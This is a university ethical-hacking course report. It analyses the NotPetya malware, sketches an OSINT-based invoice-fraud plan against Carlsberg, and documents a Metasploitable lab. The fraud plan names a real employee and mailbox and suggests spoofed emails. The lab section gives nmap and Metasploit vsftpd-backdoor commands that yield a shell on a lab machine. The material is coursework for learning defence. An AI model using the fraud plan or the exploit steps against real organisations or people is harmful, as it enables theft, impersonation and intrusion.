Technical University of Denmark

Ethical Hacking

Group 12

Ethical Hacking
Project Report

Authors
Bryndís Rósa Sigurpálsdóttir s212423
Carolin Brunn, s216926
Eydís Sjöfn Kjærbo, s212943
Tobias Wittig, s216829
Nina Haag, s220155
Constantin Günzel, s220154

May 19, 2023

Contents

1 Introduction

With cybercrime on the rise, it's essential to learn about the hacker mindset. Learning ethical hacking entails studying hackers' minds, tools, and strategies in order to detect and repair vulnerabilities in software and computer networks. The most obvious advantage of mastering ethical hacking is its ability to inform and enhance how a network is protected.

This report breaks the daily hands-on ethical hacking class assignments done by group members into sections, with one longer part containing a penetration test report for the course's final assignment.

2 Daily Assignment 1 - Data Breach Examination

NotPetya

This assignment is an examination of one of the data breach instances discussed in class on the second day of this course. That particular day's course focused on Data Breach Investigations. We chose to write about the NotPetya malware. In the next sections, we will describe what happened, why it could happen, how it could be avoided, and what we can learn from this attack.

2.1 What happened?

On 27 June 2017, computer screens in various places all over the world went black and then displayed a ransom message. The attack had began in Ukraine and then spread beyond its borders. The message showcased was only a ruse, but the malware had encrypted the PCs' master boot records permanently. This attack hit many companies hard, but according to the White House estimate, the overall cost of damages was more than $ 10 billion. [1]

The main targets of this attack were most likely Ukrainian governmental organizations and companies, but the attack happened the day before Ukrainian Constitution day. The attackers are believed to be a Russian hacker group called Sandworm. [1] Sandworm, also known as TeleBots and Voodoo Bear, had previously hacked into various Ukrainian governmental organizations and companies leaving behind massive destruction. This attack, therefore, fits their profile. Because their main targets seem to be Russia's military enemies, some researchers believe Sandworm works for the GRU, Russia's military intelligence agency. [2]

2.1.1 Motive

Ukraine has been in a war with Russia since Russia invaded the Crimean Peninsula in 2014. Therefore, Ukraine had become a feasible target for all kinds of cyberattacks caused by Russian hackers. It is clear that the attackers wanted to cause panic and destruction but some believe that the motive was to also clean up evidence after having access to their victims' network for months. [1]

2.1.2 Means

Sandworm is a hacker group that seems to have great knowledge of hacking tactics. They combined two hacker exploits, EternalBlue and Mimikatz, to make the NotPetya malware. EternalBlue is a penetration tool designed by the US National Security Agency but was leaked in early 2017. EternalBlue exploits a flaw in a specific Windows protocol, allowing hackers to remotely execute their own code on any unpatched machine. This flaw was patched by Microsoft. Mimikatz was created by researcher Benjamin Delpy in 2011 and was used to show that Windows stored users' passwords in computer memory. By combining these exploits they could access passwords from an unpatched computer and use the same credentials to access other computers if possible. [1]

2.1.3 Opportunity

The attackers had a great opportunity to conduct this assault since Intellect Service's servers were insecure, having not been updated in at least four years and no security patches existed. [3] Many vulnerable systems, such as old OpenSSH, web server, and FTP software, were running on the servers. [4] These servers pushed out updates for accounting software called M.E.Doc, used by almost every business in Ukraine. [1] The attackers obtained an employee's credentials and used them to insert a backdoor into the M.E.Doc software package. This backdoor was then used to launch the NotPetya ransomware. [4]

2.1.4 Timeline

Hackers gained access to M.E.Doc using employees' credentials. Backdoor parts were sent as a part of three M.E.Doc software updates, the first was released on 14 April 2017, the second was released on 15 March 2017 and the last was released on 22 June 2017. NotPetya malware was spread on 27 June 2017 [4] and many companies were affected including Ukrainian banks, hospitals, power companies, airports, card payment systems, federal agencies, Merck, FedEx's European subsidiary TNT Express, Mondelēz, Saint-Gobain, Rosneft, Maersk and more. One week later, Linkos Group headquarter were raided by the Ukrainian police, and the M.e.Doc servers were confiscated. [1]

2.2 Why could it happen?

NotPetya is a Petya malware variant surfaced in early 2017 using a pre-set pack of tools to spread itself through the corporation network and encrypting files with extensions from a hard-coded list. The malware hereby dynamically generates a unique victim-ID and a 128-bit key for encryption, whereby there's no proof of connection between the two of them. Therefore even for the attacker it might not be possible to decrypt the files after payment, which makes NotPetya a destrucitve malware, sometimes even referred to as wipeware, rather than a ransomware.[5]

To spread throughout a computer network NotPetya uses multiple propagation methods:[6]

- PsExec - a Windows administration tool
- WMI (Windows Management Instrumentation) - a Windows OS component } Mimikatz
- EternalBlue - a SMBv1 exploit
- EternalRomance - another SMBv1 exploit

In comparison to other infection techniques NotPety does not require user interaction and spreads rapidly - e.g. the Ukrainian transit hub was fully infected after only 16 seconds.[5]

2.2.1 Mimikatz

The most effective method to propagate throughout a network is mostly based on a tweaked version of the open-source tool *Mimikatz*, published by Benjamin Delpy in 2011.[5]

"*Delpy's discovery showed that user passwords on Windows machines persisted in memory, and that they could be extracted from RAM and used for singular or automated, multi-user/multi-machine attacks.*"[5]

This means Mimikatz extracts the Windows administrator's credentials out of of the running memory and uses the Windows Management Instrumentation Command Line tool or the Microsoft SysInternals utility (psexec.exe) afterwards to access other machines in the network with all found credentials and thus infecting them as well.

2.2.2 EternalBlue

Another method is the modified version of the National Security Agency (NSA) leaked SMB exploit EternalBlue. The EternalBlue exploit method targets unpatched computers running a vulnerable version of SMBc1. In this scenario, the malware checks the infected system's IP physical address mapping table to see whether there are any additional hosts in the network. After searching for other systems that are susceptible to the attack, the harmful payload will be installed [5].

Since this method was already used by WannaCry, Microsoft had already fixed this vulnerability, so this toll is effective for systems that have not been updated [7].

2.2.3 Encryption

NotPetya takes its name from the ransomware Petya developed one year prior, which encrypted files and blackmailed the user to pay for decryption. After successfully infecting and encrypting the system the victim was presented with a ransom message asking for Bitcoin and a user ID, which was stated to be included in the Bitcoin transfer to identify the victim and allegedly decrypt their files again. Although this ransom message looks similar to older Petya variants, NotPetya irreversibly encryptes the Master Boot Records (MBR) and the user ID is only a string of random generated values without any usage [5].

2.3 How could it be avoided?

General security measures could have helped to prevent the spread of NotPetya. These measures include software patches, limit of user privilege, and separation of systems.

Firstly, NotPetya has once again shown how important it is to install software patches as quickly as possible. According to Greenberg [1], for example, the servers of Maersk, one of the biggest victims of NotPetya, were still running Windows 2000 at the time of the attack. Apparently, these weaknesses had been pointed out earlier but due to the lack of financial incentive the security systems were not updated [1]. However, the attack showed how important it is to update and patch all devices within a system. This is particularly important for users with administrative access [8]. Indeed, unpatched computers were used as an entrance point into the system from where even patched computers could be infected using Mimikatz [1].

Apart from deploying patches, NotPetya also emphasizes the need to limit user privilege such that administrative access cannot be used to start infecting other computers [9]. Therefore, system administrators should take care to grant users only the rights they really need for their work, and they should operate a sensible identity management system.

Another counter measure is the separation of systems. NotPetya spread through interconnected company systems in very short time. If several subsystems were separated from each other, the extent of the infection could be reduced. This also applies for different services offered or used by a company. In the event of an attack, it would be beneficial to separate the network between different services so that they are not all interrupted at once.

Additionally, a system separation is also reasonable for backup servers such that at least some additional backup servers are separated from the general system in order to mitigate the attack damage and to simplify fast recovery. For instance, in the case of Maersk, a decentralized backup strategy was implemented where any of the domain controllers “could function as a backup for all the others”[1]. Although being a rather secure principle in theory this did not cover the case when all servers would be attacked at once. To overcome this challenge as well, it could prove beneficial to also use separated servers for redundancy.

As mentioned above, NotPetya worked by infecting the master boot record. Hence, it would also be useful to “‘monitor and verify the integrity of the master boot record on the system”[8]. Like this, an impacted system could be recognized more easily and e.g., shut down immediately to prevent further dispersal.

A very specific counter measure to prevent infection was presented by Labs [8] in 2017. After

NotPetya is on a device, it first checks whether a perfc, perfc.dat, or perfc.dll file already exists. If they exists, the execution of the malware is stopped and therefore, not further spread. Hence, it is possible to create such files in the Windows user system that then serve as a *vaccine*. However, this short fix does not represent a general solution. The attack can still be carried out using the same strategy just be renaming the infecting file [8].

Nevertheless, the *vaccine* offers a short-term solution that requires at least some effort from the attacking side. Lika et al. [10] propose a rather unconventional approach for raising awareness and ensuring a broad implementation of this fix through gamification. They wanted to spread awareness throughout the gaming community and to encourage them to apply the fix. This seems particularly useful due to the high number of players.

Last, it should be noted that NotPetya spread from a Ukranian subcompany that carried out updates for the accounting software M.E.Doc [1]. This shows how important it is to ensure up-to-date and secure systems not only in one's own company, but also in the subsidiaries connected to the company network.

2.4 What can be learned?

First, NotPetya showed the dangers of a globally interconnected world that relies on very tightly timed supply chains and production circles. Despite using a vulnerability of only one ukranian accounting software, it affected companies worldwide, among others disrupting the production of vaccines and global shipping [1]. Oftentimes supply chains are times so tightly that even minor delays can already cause major problems or even halt o production. However, experts agree that attacks like NotPetya are very likely to happen again [1]. Hence, it would be beneficial if in the future producers and suppliers took this into account and planned more safety buffers to prevent severe difficulties due to small delays.

Apart from that, NotPetya has once again shown how important timely installed security patches are. For the attack non-patched devices were used to infect patched devices. So if all devices had already been patched, NotPetya could not have hit so many companies.

Additionally, it also emphasized the importance of backups. Although it was initially thought to be ransomware, the data could in fact not be decrypted again, but was completely lost. Hence, existing backups were crucial to recover data as well as infrastructure.

In general, all companies should take care to implement redundant backup strategies, sensible network separation and prudent identity management, as described in Section 2.3.

3 Daily Assignment 2 - Passive Reconnaissance

Carlsberg invoice fraud

The lesson on day 3 dealt with Passive Reconnaissance, which is to obtain information without actively interfering with a system. For this reason, the assignment that day was to create an attack on one of Denmark's biggest 20 companies and gather all the necessary information for it. All necessary data, both about the Physical Component (hardware) and the Logical Component (software), as well as on the Human Component, should be gathered (wetware).
The Copenhagen-based company Carlsberg Denmark was selected for this task. It is the third-largest brewing company in the world. The following sections go into greater detail about the selected attack and the pertinent facts.

3.1 Objective of the attack

The chosen attack on the Danish Carlsberg Group shall be a so called invoice fraud, which are highly rising during the last years. Here, a hacker or scammer is mimicking a known partnering company or department, sends real looking invoice bills and hopes it will slip through the hundreds or thousands of real vendors and invoices a large company has. Criminals utilise a variety of tactics to this strategy, including sending a warning that supplier payment information have changed, providing a bogus invoice to obtain payment, or giving instructions to have money sent to another location. These frauds are frequently effective because they employ common products. Computer supplies are stated on the bill, a commodity that is so common in many people's budgets that the receiver automatically proceeds with the payment. Referring to the security homepage *onpaysolutions* "larger teams and additional invoices lead to a greater margin for error and a higher potential for exploitation."[11], which makes a huge company of the *OMX Copenhagen 25*[1] (as Carlsberg is) more vulnerable to this kind of attack and is thus preferred over a classical cyberattack in this report. Furthermore, as seen in figure 3.2 Carlsberg has increased the number of technologies in use in the previous year, making it much more probable that this type of attack will be successful [12]. Carlsberg recently partnered with Accenture, an IT services and consulting firm, to sketch out Carlsberg's cloud transition [13].




Figure 3.1: Carlsberg has been increasing its investment in online technology. [12]

[1] OMX Copenhagen 25 is a stock market index for the 25 most-traded stocks on the Nasdaq Copenhagen and thus only contains large danish companies.

3.2 Carlsberg company structure

Carlsberg Group has approximately 47000 employees and is structured as seen in figure 3.2 below[2]:




Figure 3.2: Organisational chart of Carlsberg Group[14]

For the mentoined OSINT[3] attack an invoice of the partnering company *Cloudflare* was chosen as explained in section 3.3. Therefore, especially the departments *Finance* and *Product & Eng.*(as they are handling the IT services) are the most interesting ones.

Regarding our investigations all invoices are sent and collected in an invoice system in the financial department, so the "victim's" e-mail address would therefore be: *cbs_suppliers_invoices@carlsberg.com* (s. appendix A.1)

To add more authenticity to the fake invoice, it shall include information about what kind of service we're charging for and a real employee, who ordered the software package. As a Carlsberg employee a Mr. Thor Bending (s. fig. 3.3) was chosen, as he is indeed working for Carlsberg as *System Specialist IT hos Carlsberg Group* and thus could be the person ordering software packages with Carlsberg's partnering cloud supplier.

[2]Note: The figure shown in 3.2 is slightly outdated, as for example Mark Dajani left as chief of Product & Eng. The chart can still be used to show the different departments, as the general structure remained the same.
[3]OSINT - open source intelligence, gathering information from publicly available sources




Figure 3.3: Thor Bending - System Specialist of the Carlsberg Group IT Department [15]

To make this scam work we argue to go for a some software package or network upgrade with a comparably low price. A price range of $300-1000 USD seems fitting as we can assume the financial department will not spend too much time on those low expenditures. If the price is low (compared to other bigger spendings of Carlsberg reaching thousands or millions of USD) only a real employer name from the right department, a real looking invoice with an existing and fitting product, as well as a really existing partnering company might be enough to not get into any deeper background checks.

For a real hack you could even improve this method by setting up a fake e-mail from Thor Bending to the financial department informing them about the upcoming invoice about the small network upgrade he ordered.

3.3 Carlsberg business partner CloudFlare

Cloudflare, Inc. founded in 2010, is an American content delivery network and DDoS defense company. It primarily functions as a reverse proxy between a website visitor and the Cloudflare customer's hosting provider [16].

According to the Builtwith.com analysis, Carlsberg employs Cloudflare not just to host their website but also to provide usage statistics and SSL solutions. As seen in figures A.5, A.6, A.7 and A.8 Carlsberg uses different technologies provided by other companies for their web page https://carlsbergdanmark.dk/ We found out about Cloudflare by using the `host` command, which showed that Carlsberg's online services are hosted by cloudflare:

```
~$ \textit{host www.carlsbergdanmark.dk}
www.carlsbergdanmark.dk is an alias for www.carlsbergdanmark.dk.cdn.cloudflare.net.
www.carlsbergdanmark.dk.cdn.cloudflare.net has address 104.18.21.39
www.carlsbergdanmark.dk.cdn.cloudflare.net has address 104.18.20.39
www.carlsbergdanmark.dk.cdn.cloudflare.net has IPv6 address 2606:4700::6812:1427
www.carlsbergdanmark.dk.cdn.cloudflare.net has IPv6 address 2606:4700::6812:1527
```

Apparently, Carlsberg is using the Content Delivery Network (CDN) by Cloudflare. To find out more about other services offered by Cloudflare we contacted their customer support. Figure 3.3 shows this conversation.




Figure 3.4: Cloudflare customer support information about products

Based on this we know that all plans include CDN, DDoS protection, and protection on layer 3 (network) and layer 7 (application). Presumably, Carlsberg is very likely to use such a plan, hence, their web services are already protected as described above.

Based on this, we develop two ideas for the invoicing fraud. First, we could claim that an additional feature by Cloudflare has been purchased. An option would be e.g., the *Spectrum* product because it offers additional protection on L4 (transport). However, this could be risky since we cannot know for sure which additional products are already used by Carlsberg.

Our second option is to claim that additional costs arose for the products already in use. We could claim these additional costs for the regular plan, as we know with a high probability that Carlsberg uses such a plan. To pursue this strategy, we would need to determine an approximate price for Carlsberg's plan. This could easily be done by getting a quote from Cloudflare. Then we could use a small percentage of this price to claim the additional costs.

Afterwards, we can use the collected information to create a real looking invoice. To achieve this goal, we'll strictly follow the PDF file regarding which information is required for the invoice to be accepted, which is published by Carlsberg and also follow their preferred email format for sending invoices. Both documents can be found in appendix, A.2 and A.3. [17]

Furthermore, invoices of the company Cloudflare A.4 could be found in online forums, which can serve as a design example for an invoice to Carlsberg.

Following original invoices of CloudFlare and Carlsbergs invoice policies, a real looking invoice can be created and transmitted from a similar sounding e-mail address.

3.4 Conclusion

In conclusion, an invoice fraud on Carlsberg seems highly possible as it doesn't require any prior knowledge about different network exploits, possible security breaches or human engineering, but only focuses on passive reconnaissance possible with widely accessible OSINT tools. As statistics show these attacks don't require as much preparation as bigger cyber attacks and even if only successful in a small fraction of use cases, they can still provide a lot of money.

4 Daily Assignment 3 - Active Reconnaissance Part 1 - Metasploitable

Active reconnaissance is a sort of computer attack in which an intruder interacts with the targeted system to learn about weaknesses. This assignment investigates several tools for active reconnaissance.

4.1 Port Scanning

By doing a port scan we can determine which ports are open on the targeted system. By doing a port scanning we figured out that Port 22 was open and ssh runs on it.

FTP version running on port 21 is vsftpd 2.3.4 which is running on the metasploitable machine. On port 2121 another FTP version is running, namely ProFTPD 1.3.1. Our request and the result can be seen in Fig. 4.1.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.56.101 -sV -sS -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 05:51 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 05:53 (0:00:03 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00023s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
42123/tcp open  nlockmgr    1-4 (RPC #100021)
44951/tcp open  mountd      1-3 (RPC #100005)
45925/tcp open  java-rmi    GNU Classpath grmiregistry
55965/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:0D:9B:78 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 143.50 seconds
```


Figure 4.1: nmap scan to find open ports

4.2 Exploit search

The Metasploit framework is a vulnerability exploitation framework that is used by penetration testers, ethical hackers, and even hackers to explore and exploit vulnerabilities on systems, networks, and servers. So therefore we can use for instance, MSF to find available exploits. This framework includes around 1677 exploits (which are frequently updated) for over 25 systems. Android, Windows, Linux, PHP, Java, Cisco, and more platforms are included.

With the command `msfconsole` we can open MSF on the Kali machine. We can search for general exploits by using the command `search exploit`.

If we want to look for exploits related to a certain protocol we can also specify that, e.g., `search ftp` shows all exploits related to FTP. Figure 4.2 shows some search results for both MSF searches.




(a) General search for exploits.

(b) Related to FTP.


Figure 4.2: MSF search for exploits.

There is one VSFTPD exploit available which is called `exploit/unix/ftp/vsftpd_234_backdoor`.

MSF can also be used to execute these exploits. Figure 4.2 shows an example where we used the VSFTPD exploit on our Kali machine to exploit the Metasploitable machine. First, we use the command `use exploit/unix/ftp/vsftpd_234_backdoor` and set our target to the ip address of metasploitable with the command `set RHOSTS 192.168.59.101`. Then, we can start the exploit with the command `exploit`.



(a) MSF search for VSFTPD.



(b) Exploit with MSF.

Figure 4.3: VSFTPD exploit.




Figure 4.4: We successfully used the vsftpd_234_backdoor vulnerability against the target machine, resulting in a command sheel session.

After that we used searchsploit to find some more vsftpd exploits.

